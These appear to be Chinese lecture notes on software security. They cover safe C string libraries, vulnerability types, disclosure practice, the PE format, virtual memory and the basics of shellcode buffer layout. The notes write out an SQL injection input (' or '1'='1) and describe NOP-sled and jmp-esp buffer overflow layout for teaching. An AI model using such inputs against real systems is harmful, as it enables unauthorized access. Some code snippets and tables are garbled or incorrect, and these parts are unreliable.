● 如果指定的缓冲区大小比实际的缓冲区长度长，不正确的使用这些函数仍然可能会导致缓冲区溢出。

● 如果程序员无法验证这些函数结果，仍可能发生截断错误。

(3) ISO/IEC “Security” TR 24731

● 缓解

→ 缓冲区溢出攻击

→ 默认保护与计划相关文件

- 不产生无结尾的字符串
- 不意外截断字符串
- 保存空字符结尾的字符串数据类型
- 支持编译时检查
- 使失败显现
- 有一个统一的函数参数和返回类型模式

(1) `strcpy_s()` 代替 `strcpy()`

把字符从源字符串复制到目标字符数组，直到并包括终止 null 字符。

```
errno_t strcpy_s(char * restrict s1, rsize_t s1max, const char * restrict
s2);
```

与 `strcpy()` 类似，包含一个额外的 `rsize_t` 参数类型来确定目标缓冲区的最大长度。

只有当源字符串可以完全复制到目标缓冲区，且目标缓冲区没有发生溢出时，才算成功。

(2) `strcat_s()` 代替 `strcat()`

(3) `strncpy_s()` 代替 `strncpy()`

(4) `strncat_s()` 代替 `strncat()`

● 如果目标缓冲区的最大长度是不被正确指定，函数仍能发生缓冲区溢出。

● The ISO/IEC TR 24731 函数

→ 不是“完全安全的”

→ 标准化但可能仍在发展

→ 在下面方面有用

➤ 预防性维护

➤ 遗留系统现代化

2、动态方法

● 动态分配的缓冲区需要动态调整额外的内存。

● 动态方法更好，而且不丢弃多余的数据。

● 主要缺点是,如果输入被限制，则可能

→ 耗尽机器内存

→ 结果导致拒绝服务攻击

(1) 防范策略：SafeStr

● 由 Matt Messier 和 John Viega 编写

● 为 C 提供丰富的字符串操作库

→ 拥有安全的语义

→ 与遗留的库代码互操作

→ 使用一种动态分配的方式，可以在需要时自动调整字符串的大小。

● SafeStr 通过需要在需要增加字符串大小的操作中，重新分配内存并移动字符串内容来实现这一点。

● 因此，在使用这个库的时候，不会发生缓冲区溢出

● SafeStr 库基于 safestr_t 类型

● safestr_t 类型与 char* 是兼容的，并且可以将 safestr_t 转型为 char* 当作 C 风格字符使用。

● safestr_t 类型保存了由该指针所引用的内存部分的说明信息（例如，实际长度和分配的长度），保存子指针所指向的内存之前。

● 使用 XXL 库来执行错误处理

→ 为 C 和 C++ 提供了异常和资产管理

→ 调用者负责处理异常

→ 如果没有指定异常处理程序，则默认情况下

➢ 输出消息到 stderr

➢ 调用 abort()

● 依赖 XXL 可能会出现一个问题，因为两个库需要用来支持这个解决方案。

```
safestr_t str1;  
safestr_t str2;
```

```
XXL_TRY_BEGIN {  
    str1 = safestr_alloc(12, 0);  
    str2 = safestr_create("hello, world\n", 0);  
    safestr_copy(&str1, str2);  
    safestr_printf(str1);  
    safestr_printf(str2);  
}
```

```
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
```

```
{  
    printf("safestr out of memory.\n");  
}
```

```
XXL_EXCEPT {  
    printf("string operation failed.\n");  
}  
XXL_TRY_END;
```

为字符串分配内存空间

复制字符串

捕捉内存错误

处理剩下的异常

(2) 管理字符串

● 管理动态字符串

→ 分配缓冲区

→ 如果需要额外的内存， 则重新调整内存大小

● 管理字符串操作， 以确保

→ 字符串操作没有导致缓冲区溢出

→ 数据没有丢失

→ 字符串正常终止（字符串可能是也可能不是内部空结尾）

● 缺点

→ 无限制地消耗内存， 可能导致拒绝服务攻击

→ 性能开销

● 使用一个不透明的数据类型管理字符串

```
struct string_mx;
```

```
typedef struct string_mx *string_m;
```

● 这种类型的特征是

→ 私有的

→ 特定实现的

```
errno_t retValue;  
char *cstr; // c style string  
string_m str1 = NULL;  
  
if (retValue = strcreate_m(&str1, "hello, world")) {  
    fprintf(stderr, "Error %d from strcreate_m.\n",  
            retValue);  
}  
else { // print string  
    if (retValue = getstr_m(&cstr, str1)) {  
        fprintf(stderr, "error %d from getstr_m.\n",  
                retValue);  
    }  
    printf("(%s)\n", cstr);  
    free(cstr); // free duplicate string  
}
```

状态码统一提供返回值

- 防止嵌套
- 鼓励状态检查

(3) 黑名单

用下划线或其他无害的字符来取代危险的字符串输入。

→需要程序员来识别所有危险的字符和字符组合

→如果对被调用的项目、流程、库或组件没有很详细的了解
是很难错操作的

→有可能在编码或转义危险的字符后，成功地绕过了黑名单
检查。

(4) 白名单

定义可接受的字符列表，删除任何不可接受的字符。

有效的输入值列表通常是可预测的、定义良好的可控大小。

白色的清单可以用来确保一个字符串中只包含程序员认为安全的
字符。

(5) 数据处理

字符串管理库通过(可选)确保字符串中的所有字符属于一组预定的
“安全”字符，来提供一种处理数据的机制。

```
errno_t setcharset(string_m s, const string_m safeset);
```

第四讲 软件安全漏洞基础

一、软件漏洞简介

1、令人困惑的几个问题

(1) 我从不运行任何来历不明的软件，为什么还会中毒？

→ 如果病毒利用重量级的系统漏洞进行传播，您将在劫难逃。

因为系统漏洞可以引起计算机被远程控制，更何况传播病毒。横扫世界的冲击波蠕虫、slammer 蠕虫等就是这种类型的病毒。

→ 如果服务器软件存在安全漏洞，攻击者也可以发起“主动”进攻。

→ 这类病毒对我们影响很大的一个就应该是 LNK 快捷方式文件漏洞了。黑客可以通过精心构造的快捷方式文件来进行病毒传播。

→ 此漏洞存在于微软所有的操作系统中，包括 WIN7 和 Windows Server 2008，仅在中国受到波及的计算机就超过 2 亿台。

(2) 我只是点击了一个 URL 链接，并没有执行任何其他操作，为什么会中木马？

→ 如果浏览器在解析 HTML 文件时存在缓冲区溢出漏洞，那么攻击者就可以精心构造着承载着恶意代码的 HTML 文件，并且把链接发给你。当你点击这个链接时，漏洞就会被触发。而 HTML 中所承载的恶意代码 shellcode 被执行。

(3) Word 文档、PPT 文档、EXCEL 文档会导致恶意代码的执行么？

→ 和 html 文件一样，这类文档本身虽然是数据文件，但是如果 Office 软件在解析这些数据文件的特定数据结构时存在缓冲区溢出漏洞的话，攻击者就可以精心构造一个文档来出发并利用漏洞。

(4) 上网时，我使用高强度的密码注册账户，我的账户安全吗？

→ 高强度的密码只能抵抗密码暴力猜解的攻击，具体安全与否取决于很多其他因素：如密码存在哪里，密码怎样存，密码怎样传递等等。如果这些过程中有任何一处失误，都有可能引起密码泄漏。

→ 有些网站的账户信息比如密码是用明文存储的，这就无论我们存储什么样的密码都有可能被泄漏，最近的 CSDN 泄漏相信大家都有所耳闻，由于存储的是明文，那么即使你使用 ppnn13%dkstFeb.1st 这种密码也是没用的。

2、软件漏洞的概念

随着现代软件工业的不断发展，软件规模不断扩大，软件内部的逻辑也变得异常复杂。为了保证软件的质量，测试环节（QA）所投入的资源甚至已经超过了开发。即便如此，不论从理论上还是工程上都没有任何人敢声称能够彻底消灭软件中的所有逻辑缺陷--BUG

SQL 注入、跨站脚本、缓冲区溢出。

我们通常把这类能够引起软件做一些“超出设计范围的事情”的 bug 称为漏洞。

	含义	例子
BUG	功能性逻辑缺陷，影响软件的正常功能	执行结果错误、图标显示错误等
漏洞	安全性逻辑缺陷，通常情况下不影响软件的正常功能，但被攻击者成功利用后，有可能引起软件去执行额外的恶意代码。	软件缓冲区溢出漏洞、网站的跨站脚本漏洞(XSS)、SQL注入漏洞等

3、软件漏洞的分类

(1) 缓冲区溢出漏洞：它发生的原理是，由于用户处理用户数据时使用了不限边界的拷贝，导致程序内部一些关键数据被覆盖，引发了安全问题，严重的缓冲区溢出漏洞会使得程序被利用而安装上木马或病毒。

(2) 整数溢出漏洞：对于有符号的 16 位整数来说，它的最大值就是 0x7fff，也就是十进制的 32767，当赋值给一个整数的值为其最大值时，如果此时再加上 1，就会发生整数型的溢出。

```
int num;
num = argv[1];
if(num+1<50000)
{
    strcpy(des,src,num);
}
```

代码判断num的值，来判断是否执行strcpy函数。如果外部赋值为0x7fffffff，这样当程序执行到if语句时，num+1的值反而会变成负数，因而此时数值已经超过了32为有符号整数的最大值，变成负数，执行了字符串拷贝函数，会造成一个潜在的漏洞。

(3) 格式化字符串漏洞：格式化字符串漏洞是由于程序的数据输出函数中对输出数据的格式解析不当而发生的。

格式化字符	意义
%d	以十进制形式输出带符号整数（正数不输出符号）
%o	以八进制形式输出无符号整数（不输出前缀0）
%x	以十六进制形式输出无符号整数（不输出前缀0x）
%u	以十进制形式输出无符号整数
%f	以小数形式输出单、双精度实数
%e	以指数形式输出单、双精度实数
%g	以%f%e中较短的输出宽度输出单、双精度实数
%c	输出单个字符
%s	输出字符串

```
#include<stdio.h>
```

```
#include<string.h>
```

```
int main()
```

```
{
```

```
    printf("%c\n","abcdef");//输出字符串应该为%s
```

```
    return 0;
```

```
}
```

当我们运行这个程序时，我们发现的输出居然是一个数字 4，而不是字符串“abcdef”。

这是因为“%c”这个符号也是一个特殊符号，它代表的意思是输出一个字母。但是，我们提供给它的数据是一段字符串“abcdef”，这个时候程序就发生了解析错误。在一定条件下，恶意代码可以利用这种错误的解析来执行任意程序。

(4) SQL 注入漏洞：SQL 语句就会产生异常的结果，造成信息泄漏或者越权登录等情况。

这种通过控制传递给软件数据库操作语句的关键变量来获得恶意控制软件数据库、获取有用信息或者制造恶意破坏的，甚至是控制用户计算机系统的漏洞，就成为“SQL 注入漏洞”。

```
select * from user where username="" and password=""
```

引号中的就是帐号密码输入框传入的信息。

如果我们传入的信息为 ' or '1'='1,那么这个语句就会变成

```
select * from user where username="" or '1'='1' and password="" or '1'='1'
```

4、软件漏洞的危害

(1) 无法正常使用

对于软件安全漏洞来说，最直观的表现就是造成软件无法正常使用。

以 win98 为例，该操作系统曾经出现过再处理过多 ping 数据包时出现蓝屏的拒绝服务漏洞。

当我们用一台计算机连续不断地发送 ping 数据包到一台 Windows 98 系统的计算机时，该计算机就马上出现系统蓝屏死机的现象。

(2) 引发恶性事件

如果一个航天飞机上使用的导航控制软件出现了问题，在运行中错误地计算了飞机飞行的轨道，那么航天飞机上的宇航员就可能面临生命的危险。

计算机软件还可能被使用在注入国家安全局这样的情报部门，当一个软件发生信息泄露漏洞时，就会造成大量的国家绝密信息被泄露，一旦敌对国家或者组织获得这些信息，那就可能造成一个国家陷入到极其可怕的境地中。

(3) 关键数据丢失

前几年，某杀毒软件曾将系统关键文件当作病毒进行了彻底删除，造成了用户的计算机系统无法正常启动，很多数据信息因此丢失，虽然引发这场危机的罪魁祸首是软件的误删除错误，而不是一个安全漏洞，但是我们能够看到软件出现问题后所造成的影响。

一些软件出现漏洞后，可能被恶意攻击者利用而进行对用户关键数据的删除，从而造成用户数据的丢失。有一些漏洞甚至会直接造成对用户数据的清除。

(4) 秘密信息泄漏

对于信息泄漏漏洞来说，用户的计算机系统等于是赤裸裸地摆在了别人的面前，里面的信息都能被其他人随意获取、查看。

对于个人是这样，对于单位、政府部门会造成更大的影响。一些敏感的有关国家军事安全、企业核心经济利益的信息，都有可能被一个软件的安全漏洞所泄漏，造成无法预知的后果。

(5) 被安装木马病毒

一个软件漏洞被发现后，最常见的利用就是恶意攻击者借此来散布木马病毒程序。我们的计算机系统中也许安装有最新的杀毒软件，最好的防火墙，但是只要计算机系统上的软件存在漏洞，那么恶意攻击者就能够在你的计算机系统上安装木马病毒程序。

5、软件漏洞出现的原因

(1) 小作坊式的软件开发

严格地讲，任何一款计算机软件都必须依据软件工程的思想来进行设计开发。

但是，出于种种原因，很多软件的开发并没有按照软件工程的要求来实现。

有些小型公司采用了直接开发，或者边设计边开发的方法，这样只做出来的软件犹如小作坊里生产出来的产品，难免存在很多漏洞。

(2) 赶进度带来的弊端

很多大型的软件公司即使采用了软件工程思想来设计软件，但是由于事件紧迫，任务繁重，也会在一定程度上采用投机取巧或者省工省料的办法来开发软件。这个时候开发出来的软件，往往由于开

发者过于疲劳或者赶进度，从而将不安全的因素带进软件，造成软件存在漏洞。

(3) 被轻视的安全测试

软件安全测试不但可以进行对软件代码的安全测试，还可以对软件成品进行安全测试。但是这样会增加成本，于是一些开发商要么不做，要么仅做最低级的测试。

这样只能保证软件能够正常使用，基本功能实现，其实，漏洞就这样被隐藏在软件内部。

(4) 淡薄的安全思想

软件安全思想主要是针对软件开发中最辛苦的编程人员来说的。由于编程人员对软件安全的认识并不一样，在做产品开发时，他们编写的代码也就对软件的安全出现了不同程度的影响。如果一个编程人员不具有一些基本的安全编程经验，他可能就会把最简单最常见的安全漏洞引入到软件内部。

(5) 不完善的安全维护

当软件出现安全漏洞时，这并不可怕。软件的开发商只需要认真检查软件出现漏洞的原因，找出修补方案就可以弥补漏洞带来的危害与损失。

可是有些开发商知道软件出现漏洞也不修补甚至欺骗用户。这种情况下，软件就会一直存在漏洞，那么使用这样软件的用户就会面临着危险。

二、漏洞挖掘、分析、利用简介

1、漏洞挖掘简介

安全性漏洞往往不会对软件的本身功能造成很大影响，因此很难被 QA 工程师的功能性测试发现，对于“正常操作”的普通用户来说，更难体会到软件中的这类逻辑瑕疵了。

(1) 由于安全性漏洞往往有极高的利用价值。

例如，导致计算机被非法远程控制，数据库数据泄漏等，所以总是有无数技术精湛、精力旺盛的家伙在夜以继日地寻找软件中的这类逻辑瑕疵。

他们精通二进制、汇编语言、操作系统底层的知识也是杰出的程序员，因此能够敏锐的捕捉到程序员所犯的细小错误。

(2) 寻找漏洞的人并非全是攻击者。

大型的软件企业也会雇佣一些安全专家来测试自己产品中的漏洞，这种测试工作被称作为 Penetration test(攻击测试)，这些测试团队则被称作 Tiger team 或者 Ethic hacker。

(3) 从技术角度讲，漏洞挖掘实际上是一种高级的测试(QA)。

学术界一直热衷于使用静态分析的方法寻找源代码中的漏洞；而在工程界，不管是安全专家还是攻击者，普遍采用的漏洞挖掘方法是 Fuzz，这实际是一种“灰”盒测试。

2、漏洞分析简介

当 fuzz 捕捉到软件一个严重的异常时，当你想透过厂商公布的简单描述了解漏洞细节的时候，我们就需要具备一定的漏洞分析能力。一般情况下，我们需要调试二进制级别的程序。

在分析漏洞时，如果能够搜索到 POC(proof of concept 为观点提供证据)代码就能重现漏洞被出发的现场。这时可以使用调试器观察漏洞的细节，或者利用一些工具更方便的找到漏洞的触发点。

当无法获得 POC 时，就只有厂商提供的对漏洞的简单描述了。一个比较通用的办法是使用补丁比较器，首先比较 patch 前后的可执行文件有哪些地方被修改，之后可以利用反汇编工具来重点逆向分析这些地方。

漏洞分析需要扎实的逆向基础和调试技术，除此之外还要精通各种场景下的漏洞利用方法。这种技术更多依靠的是经验，很难总结出通用的条款。

3、漏洞利用简介

漏洞利用技术可以一直追溯到 20 世纪 80 年代的缓冲区溢出漏洞的利用。

随着时间的推移，经过无数安全专家和黑客们针锋相对的研究，这项技术已经在多种流行的操作系统和编译环境下得到了实践，并日趋完善。这包括内存漏洞(堆栈溢出)和 Web 应用漏洞(脚本注入)等。

4、漏洞的公布与 Oday 响应

(1) 漏洞公布的流程取决于漏洞是被谁发现的。

如果是安全专家、Pen Test、Ethical Hacker 在测试中发现了漏洞，一般会立刻通知厂商的产品安全中心。软件厂商在经过漏洞确认、补丁测试之后，会正式发布漏洞公告和官方补丁。

如果漏洞被攻击者找到，肯定不会立刻通知软件厂商。这是漏洞的信息只有攻击者自己知道，他可以写出 exploit 利用漏洞来做任何事情。这种未被公布、未被修复的漏洞往往被称做 0day。

0day 漏洞是危害最大的漏洞，当然对攻击者来说也是最有价值的漏洞。

(2) 公布漏洞的权威机构有两个。

→ CVE(Common Vulnerabilities and Exposures)

<http://cve.mitre.org> 截至目前，这里收录了两万多个漏洞。CVE 会对没个公布的漏洞进行编号、审查。CVE 编号通常也是引用漏洞的标准方式。

→ CERT(Computer Emergency Response Team)

<http://www.cert.org> 计算机应急相应组往往会第一时间跟进当前的严重漏洞，包括描述信息、POC 的发布链接、厂商的安全相应进度、用户应该才去的临时性防范措施等。

(3) 1day 攻击

微软的安全中心所公布的漏洞也是所有安全工作者和黑客们最感兴趣的地方。微软每个月第二周的星期二发布补丁，这一天通常成为“Black Tuesday”，因为会有许多攻击者通宵达旦地研究这些补丁 patch 了哪些漏洞，并写出 exploit。因为在补丁刚刚发布的一段时间内，并非所有用户都能及时修复，故这种新公布的漏洞也有一定利用价值。

有时候把攻击这种刚刚 patch 过的漏洞成为 1day 攻击。

三、PE 文件格式简介

PE(Portable Executable)是 Win32 平台下可执行文件遵守的数据格式。常见的可执行文件(如 “*.exe” 文件和 “*.dll” 文件)都是典型的 PE 文件。

一个可执行文件不光包含了二进制的机器代码，还会包含许多其他信息，如字符串、菜单、图标、位图、字体等。

PE 文件格式规定了所有的这些信息在可执行文件中如何组织。在程序被执行时，操作系统会按照 PE 文件格式的约定去相应的地方准确地定位各种类型的资源，并分别装入内存的不同区域。

PE 文件格式把可执行文件分成若干个数据节(section)，不同的资源被存放在不同的节中。一个典型的 PE 文件包含的节如下：



● DOS 头是用来兼容 MS-DOS 操作系统的，目的是当这个文件在 MS-DOS 上运行时提示一段文字，大部分情况下：This program cannot be run in DOS mode.还有一个目的，就是指明 NT 头在文件中的位置。

● NT 头包含 windows PE 文件的主要信息，其中包括一个 ‘PE’ 字样的签名，PE 文件头 (IMAGE_FILE_HEADER) 和 PE 可选头 (IMAGE_OPTIONAL_HEADER32)，头部的详细结构以及其具体意义在 PE 文件头文章中详细描述。

● 节表：是 PE 文件后续节的描述，windows 根据节表的描述加载每个节。

● 节：每个节实际上是一个容器，可以包含代码、数据等等，每个节可以有独立的内存权限，比如代码节默认有读/执行权限，节的名称和数量可以自己定义，必是上图中的三个。

其他	→ .text 由编译器产生，存放着二进制的机器代码，也是我们反汇编和调试的对象。
.data 节	→ .data 初始化的数据块，如宏定义、全局变量、静态变量等。
.rdata 节	→ .idata 可执行文件所使用的动态链接库等外来函数与文件的信息。
.text 节	→ .rsrc 存放程序的资源，如图标、菜单等。
文件头、节表等	


→ 除此之外，还可能出现的节包括 “.reloc”、“.edata”、“.tls”、“.rdata” 等。

四、虚拟内存相关知识

1、虚拟内存简介

Windows 的内存可以被分为两个层面：物理内存和虚拟内存。其中，物理内存比较复杂，需要进入 Windows 内核级别 ring0 才能看到。通常，在用户模式下，我们用调试器看到的地址都是虚拟内存。

Windows 让所有的进程都“相信”自己拥有独立的 4GB 内存空间。但是我们计算机中那跟实际的内存条可能只有 512MB,怎么能为所有进程都分配 2GB 的内存呢？这一切都是通过虚拟内存管理器的映射做到的。



● 虽然每个进程都“相信”自己拥有 2GB 的空间，但实际上它们运行时真正能用到的空间根本没有那么多。

● 内存管理器只是分给进程一片“假地址”，或者说是“虚拟地址”，它们对进程来说只是一笔“无形的数字财富”；

● 当需要实际的内存操作时，内存管理器才会把“虚拟地址”和“物理地址”联系起来。

2、内存管理与银行的类比

内存管理	银行类比
进程	储户
内存管理器	银行
物理内存	钞票
虚拟内存	存款
进程可能拥有大片内存，但使用往往很少	储户拥有大笔存款，但实际生活中的开销并没多少

内存管理	银行类比
进程不使用虚拟内存时，这些内存只是些地址，是虚拟存在的，是一笔无形的数字财富。	用户不使用储蓄时，储蓄也只是一些数字，是无形的数字财富。
进程使用内存时，内存管理器会为器会为这个虚拟地址映射实际的物理地址，虚拟内存地址和最终被映射到的物理内存地址之间没有什么必然联系	储户需要钱时，银行才会兑换一定的现金给储户，但物理钞票的号码与储户心目中的数字存款之间可能没有任何联系。

内存管理	银行类比
操作系统的实际物理内存空间可以远远小于进程的虚拟内存空间之和，仍能正常调度	银行的现金准备可以远远小于所有储户的储蓄额总和，仍能正常运转
很少出现所有程序要申请出全部物理内存	很少会出现所有储户同时要取出全部存款的现象
物理内存可以远小于虚拟内存之和	社会上实际流通的钞票可以远远小于社会的财富总额

3、PE 文件与虚拟内存之间的映射

● 静态反汇编工具看到的 PE 文件中某条指令的位置是相对于磁盘文件而言的，即所谓的文件偏移，我们可能还需要知道这条指令在内存中所处的位置，即虚拟内存的位置

● 反之，在调试时看到的某条指令的地址是虚拟内存地址，我们也经常需要回到 PE 文件中找到这条指令对应的机器码

(1) 文件偏移地址(File Offset)

➤ 数据在 PE 文件中的地址叫做文件偏移地址。这是文件在磁盘上存放时相对于文件开头的偏移。

(2) 装载基址(Image Base)

➤ PE 装入内存时的基地址。默认情况下，EXE 文件在内存中的基地址是 0x00400000，DLL 文件是 0x10000000。这些位置可以通过修改编译选项更改。

(3) 虚拟内存地址(Virtual Address,VA)

➤ PE 文件中的指令被装入内存后的地址。

(4) 相对虚拟地址(Relative Virtual Address,RVA)

➤ 相对虚拟地址是内存地址相对于映射基址的偏移量。


➔ 虚拟内存地址、映射基址、相对虚拟内存地址三者有如下关系 $VA = Image\ Base + RVA$

(5) 文件偏移地址在与他们计算时还需要考虑存放方式的不同。

PE 文件中的数据按照磁盘数据标准存放，以 0x200 字节为基本单位进行组织。当一个数据节不足 0x200 字节时，不足的地方将被

0x00 填充；当一个数据节超过 0x200 字节时，下一个 0x200 块将分配给这个节使用。因此 PE 数据节的大小永远是 0x200 的整数倍。

当代码装入内存后，将按照内存数据标准存放，并以 0x1000 字节为基本单位进行组织。类似的，不足将被不全，若超出将分配下一个 0x1000 为其所用。因此，内存中的节总是 0x1000 的整数倍。



(6) 举例

节(section)	相对虚拟偏移量(RVA)	文件偏移量
.text	0x00001000	0x0400
.rdata	0x00007000	0x6200
.data	0x00009000	0x7400
.rsrc	0x0002D000	0x7800

我们把这种由存储单位差异引起的节基址差称做节偏移，在上图例中：

$$.text \text{ 节偏移} = 0x1000 - 0x400 = 0xc00$$

$$.rdata \text{ 节偏移} = 0x7000 - 0x6200 = 0xE00$$

$$.data \text{ 节偏移} = 0x9000 - 0x7400 = 0x1c00$$

$$.rsrc \text{ 节偏移} = 0x2D000 - 0x7800 = 0x25800$$

文件偏移地址

$$= \text{虚拟内存地址(VA)} - \text{装载基址(Image Base)}$$

$$- \text{节偏移} = \text{RVA} - \text{节偏移}$$

以上表为例，如果在调试时遇到虚拟内存中 0x00404141 处的一条指令，那么要换算出这条指令在文件中的偏移量，有：

$$\begin{aligned} \text{文件偏移量} &= 0x00404141 - 0x00400000 - (0x1000 - 0x400) \\ &= 0x3541 \end{aligned}$$

第五讲 漏洞利用技术

一、shellcode 概述

统一用 shellcode 这个专用术语来通称缓冲区溢出攻击中植入进程的代码。之后讨论的 shellcode 是植入进程的代码，而不是狭义上的仅仅用来获得 shell 的代码。

植入代码之前我们需要做大量的调试工作。

例如，弄清楚程序有几个输入点，这些输入会当做哪个函数的参数读入到内存的哪一个区域，哪一个输入会造成栈溢出等等。

调试后还要计算函数返回地址和缓冲区的偏移并且淹没来使 shellcode 得到执行。

这个代码的植入过程就是漏洞利用，即 exploit。

二、定位 shellcode

见 PPT

三、缓冲区的组织


1、缓冲区的组成

如果选用 `jmp esp` 作为定位 shellcode 的跳板，那么在函数返回后要根据缓冲区大小、所需 shellcode 长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可分为以下几种：

(1) 填充物：可以是任何值，但是一般用 NOP 指令对应的 `0x90` 来进行填充，这样只要能跳进填充区，处理器最终也能顺序执行到 shellcode。

(2) 淹没返回地址的数据：可以是跳转指令的地址，shellcode 的起始地址，或者近似的 shellcode 地址（跳转进 NOP 填充区）


(3) shellcode：可执行的机器代码。



返回shellcode静态地址	返回jmp esp跳板地址
合理利用缓冲区，使攻击串总长度减小	能够适应动态变化的shellcode地址
对程序破坏小，比较稳定，不会大范围破坏前栈帧	可能会破坏前栈帧的数据，无法修复寄存器的值

另一种组织方式：在返回地址后再淹没一点，在那里布置一个 shellcode header，指向一大片真正的 shellcode 中。

